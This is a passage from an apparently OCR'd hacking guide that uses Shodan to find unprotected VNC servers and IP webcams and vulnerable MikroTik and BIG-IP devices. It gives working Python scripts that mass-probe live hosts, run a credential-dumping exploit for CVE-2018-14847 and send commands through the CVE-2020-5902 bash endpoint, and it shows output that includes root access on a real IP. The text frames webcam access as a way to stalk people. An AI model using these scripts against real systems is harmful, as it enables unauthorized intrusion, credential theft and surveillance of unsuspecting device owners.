
0x3.1 Finding Unprotected VNC

We have described previously how shodan collects all kinds of iot devices. It doesn't matter what the device is, shodan will collect and scan the device if it is connected to the internet and if it has an accessible ip address. In this part we will scan all unprotected vnc and take screenshots of them serially so we can see which are really unprotected.

Our first task is to search for those unprotected vnc on shodan, first thing is how we will identify those vnc, most of the time vnc use a default port 5900, shodan collects banner from each open port it finds , if you want to grub the banner from a vnc server it will response **RFB.003.008** , let's check it with telnet if it is true or not. Let's try to grub its banner with telnet.


```
➜  ~ telnet 108.52.222.70 5900
Trying 108.52.222.70 ...
Connected to 108.52.222.70.
Escape character is '^]'.
RFB 003.008
```

We found our first clue to find vnc servers on shodan, it's more useful because someone can run custom service on the 5900 port or someone could change the port of the vnc server. So we will search for it as a string on shodan **"RFB.003.008"**.




We got 228,211 results. Now our task is to find unprotected ones. While going through all these results I saw some of the banners showing **Authentication disabled** string under the **RFB.003.008** , let's create a query by combining those two hints. ["authentication disabled" "RFB 003.008"],

now let's see what shodan gives us.



We got 5,155 results , but shodan contains old records of some scans. We have to check visually if the authentication is truly disabled or not. We can do that by taking screenshots of those result but out first task is to collect ip from those results, to download the results you need to have shodan membership and credit in your account, we can download the result from the web just open this link on your browser make sure you have logged in to your shodan account:-
https://www.shodan.io/download/create?query=%22authentication+disabled%22+%22RFB+003.008%22
Open this link and download all the results, or you can use shodan cli , type this command on you linux terminal make sure shodan is installed if its not installed , you can install it by typing **sudo pip3 install shodan** command now paste this command and hit enter to download all the results.

shodan download --limit -1 rdp_db "authentication disabled" "RFB 003.008"




Now first we have to extract this **gz** archive and then filter ip from the json file. We can do that by using jq.

Now redirect all those output to a file using tee full command will be **cat vnc.json | jq “ip_str” | tee vnc_ip** Now here comes our final task, we have to take a screenshot of these vnc , we can take screenshot of vnc using vnc-screenshot (https://github.com/eelsivart/vnc-screenshot) and nmap . (**nmap -v -p5900 --script=vnc-screenshot -Pn -iL vnc_ip)**


```
➜  vnc nmap -v -p5900 --script=vnc-screenshot -Pn -iL vnc_ip
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-15 01:48 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:48
Completed NSE at 01:48, 0.00s elapsed
Failed to resolve "172.165.989.320".
Failed to resolve "192.168.533.255".
Failed to resolve "3.6.8.288".
Failed to resolve "382.7.2.3".
Initiating Parallel DNS resolution of 4095 hosts. at 01:48
```

After finishing taking a screenshot of these vnc , now let's check which are truly open.




Copy the ip from the image name and connect it. Here we go you got a free vnc, using others vnc is not a good thing, we learned this thing for educational purposes and security reasons to show how shodan also can expose your vnc to the internet.

0x3.2 Finding Unprotected IP WEBCAM



There is a application on playstore that lets you convert your device into a ip webcam, suppose you have installed it on your device to check it out but forgot to kill the app, shodan was scanning randomly somehow it found your ip and exposed to the internet, think about that a unknown person is looking through your phone camera. It's a horrible situation. Now let's see how an attacker can find those open ip webcam and stalk someone. We have little bit of information about this webcam, every webcam dashboard has a similar title **IP Webcam** , we have learned about the **http.title** filter which helps us find all matching results on shodan. Let's use it **http.title:"IP Webcam"**



This is a little bit complicated. Download the result, collect ip and start scanning,lets just automate this process with python3+ffprobe. We can retrieve streamed video information using ffprobe , in this case I am using python to retrieve search results and ffprobe to retrieve streamed video information. We got one more piece of information

about the **IP Webcam.** It directly streams video on **/video** , our process is simple. First we are gonna collect search results through python3 using shodan library and then check if it's streaming video or not using ffprobe.

```
import shodan
import subprocess

def stream_info(url):
    try:
        stream_data = "ffprobe -v quiet -print_format json -show_format -show_streams "+url
        stream_data = subprocess.check_output(stream_data, shell=True).decode('utf-8')

        if str.find(stream_data, "codec_name") != -1:
            print("[+] Alive IPWebcam " + url)
        else:
            print("[-] Connection Failed " + url)
    except:
        print("[-] Connection Failed " + url)

api = shodan.Shodan("YOUR_API_KEY")
query = 'http.title:"IP Webcam"'
result = api.search(query, limit=500)

for service in result['matches']:
    IP = service['ip_str']
    PORT = service['port']
    port = str(PORT)
    url = 'http://'+IP+':'+port+'/video'
    stream_info(url)
```

Our script is ready , let's run and see what it gives us.

```
➜  exploit-test python3 ipwebcam.py
[+] Alive IPWebcam http://121.164.70.133:4500/video
[-] Connection Failed http://188.24.141.24:8000/video
[+] Alive IPWebcam http://99.105.210.243:80/video
[+] Alive IPWebcam http://87.20.52.178:82/video
[-] Connection Failed http://95.25.199.180:8200/video
[-] Connection Failed http://179.91.29.155:8080/video
[-] Connection Failed http://68.101.73.65:8081/video
[-] Connection Failed http://87.13.39.241:8080/video
[+] Alive IPWebcam http://5.150.236.220:8888/video
[-] Connection Failed http://217.93.161.177:443/video
[-] Connection Failed http://177.212.26.187:8080/video
[-] Connection Failed http://217.232.98.18:8080/video
[+] Alive IPWebcam http://210.54.39.237:8888/video
[+] Alive IPWebcam http://69.70.96.98:8080/video
[+] Alive IPWebcam http://187.208.74.52:8080/video
[+] Alive IPWebcam http://78.71.38.43:8089/video
```

The script is working, it directly grubing the result from shodan and testing those result through ffprobe, if ffprobe detects that the given link is streaming it will give us a json output with the video codec information, so we used this technique to detect if the link is streaming or not and here is our final result.

0x3.3 Finding Routeros and dumping username password through CVE-2018-14847

It's an old cve, you can say it by seeing its assigned year on cve number. Its a path traversal cve for mikrotik router os which allows a remote attacker for arbitrary file read of plain text passwords. This is an old cve it has been patched a long ago but there are lots of isp/small organization usage vulnerable versions. Affected versions for this cve are.

- Longterm: 6.30.1 - 6.40.7
- Stable: 6.29 - 6.42
- Beta: 6.29rc1 - 6.43rc3


In previous part we a script was shown to scrape result from shodan using its python3 client library we are gonna use this again but in this part we have to multiple search with multiple search syntax and we have to search for vulnerable version, for this demo we are only gonna dump stable versions, we are gonna use **os** filter to filter out all the router os with its version , example for 6.29 we are gonna use **os:MikroTik RouterOS 6.29** , our first task is to generate version numbers we can do that by using for loop in python3.

```
#!/usr/bin/env python3


for i in range(29,42):
   num = str(i)
   print("os:MikroTik RouterOS 6."+num)
```


Now lets create the final script, our task is to collect results from shodan and exploit for this we are gonna use https://github.com/BasuCert/WinboxPoC this poc. Let's combine it with our script. First lets clone this repo, we only need two scripts from this repo WinboxExploit.py , extract_user.py we gonna put this file in the same directory as our script.

```
#!/usr/bin/env python3
import shodan
import subprocess
api = shodan.Shodan("your_shodan_api_key")
def exploit(ip):
   try:
       exploit_data = "python3 WinboxExploit.py " + ip
       exploit_data = subprocess.check_output(exploit_data, shell=True).decode('utf-8')
       if str.find(exploit_data, "Exploit successful") != -1:
           print("[+] Exploit Successful on " + ip)
           print(exploit_data)
       else:
           print("[-] Exploit Failed on " + ip)
   except:
       print("[X] Exploit failed for " + ip)

for i in range(29,42):
   num = str(i)
   query = "os:MikroTik RouterOS 6."+num
   results = api.search(query)
   for service in results['matches']:
       ip = service['ip_str']
       port = str(service['port'])
       print("[+] Testing RouterOS 6."+num+" at "+ip+":"+port)
       exploit(ip)
```

We have used for loop to generate versions number , and used the same syntax as before to get results from shodan, after getting the results from shodan we have used our downloaded exploit and subprocess to run this exploit to check if the ip is exploitable or not and then we stored those exploit result on variable named exploit_data to check what its giving in output , we have used if else statement to check if exploit_data variable contains a string Exploit successful , if it does than it will show the dumped username and password results. What scripts give us in output .



Now lets see what script gives us on successful exploitation.



.

0x3.4 Finding and exploiting BIG-IP (CVE-2020-5902)

Researcher has discovered that the traffic management user interface known as TMUI allows an attacker and unauthenticated user to execute arbitrary system commands, create or delete files, disable services, and/or execute arbitrary Java code. It's a cve from 2020 , this process is also the same as before , simply we will collect possible vulnerable hosts and test those to confirm if vulnerability is still exploitable or not. Our detection method is simple: we will search hosts with **BIG-IP®- Redirect** title in it. To search for specific title we can use **http.title** now lets create a query to find big-ip. **(http.title:"BIG-IP®- Redirect")**

We are gonna follow the same code we used before to collect results from shodan.lets see the code.

```
#!/usr/bin/env python3
import shodan
import requests
import json
def exploit(url, command):
   headers = {
         'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:76.0) Gecko/20100101
Firefox/76.0',
       'Content-Type': 'application/json',
       'X-F5-Auth-Token': '',
       'Authorization': 'Basic YWRtaW46QVNhc1M='
   }
   data = json.dumps({'command': 'run' , 'utilCmdArgs': '-c ' + command})
   check_url = url + '/mgmt/tm/util/bash'
   try:
       r = requests.post(url=check_url, data=data, headers=headers, verify=False, timeout=20)
       if r.status_code == 200 and 'commandResult' in r.text:
           default = json.loads(r.text)
           display = default['commandResult']
           print('[+] Vulnerable to CVE-2020-5902 '+url)
       else:
           print('[-] Not Vulnerable to CVE-2020-5902 '+url)
   except Exception as e:
       print('[x] Url Not Reachable '+url)

api = shodan.Shodan("Your_api_key")
query = 'http.title:"BIG-IP&reg;- Redirect"'
results = api.search(query,limit=1000)
for service in results['matches']:
   ip = service['ip_str']
   port = str(service['port'])
   url= "https://"+ip
   exploit(url,'id')
```

Now let's see if the script works or not.

```
→ big_ip_rce python3 rce.py
[x] Url Not Reachable https://20.118.33.202
[x] Url Not Reachable https://20.79.250.85
[x] Url Not Reachable https://192.46.227.138
[x] Url Not Reachable https://34.139.144.46
[x] Url Not Reachable https://213.168.249.173
[x] Url Not Reachable https://34.88.215.159
[-] Not Vulnerable to CVE-2020-5902 https://203.223.154.51
[x] Url Not Reachable https://3.70.166.31
[x] Url Not Reachable https://209.97.175.215
[-] Not Vulnerable to CVE-2020-5902 https://58.248.104.228
[x] Url Not Reachable https://20.79.250.85
[x] Url Not Reachable https://35.220.191.104
[x] Url Not Reachable https://20.115.124.224
[-] Not Vulnerable to CVE-2020-5902 https://202.171.61.3
[x] Url Not Reachable https://35.220.191.104
[-] Not Vulnerable to CVE-2020-5902 https://168.1.202.88
[x] Url Not Reachable https://47.106.173.135
[-] Not Vulnerable to CVE-2020-5902 https://13.211.216.65
```

Now lets see what it's give in output if it's vulnerable.

```
[-] Not Vulnerable to CVE-2020-5902 https://202.158.68.73
[+] Vulnerable to CVE-2020-5902 https://134.17.88.140
```


After detecting a vulnerable host you can do further exploitation with this exploit from github. [h4x0r-dz/RCE-Exploit-in-BIG-IP]

```
→ big_ip_rce python3 f5_rce.py -u https://134.17.88.140 -c 'id'
https://134.17.88.140
[+] vulnerable https://134.17.88.140
$ > uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
```

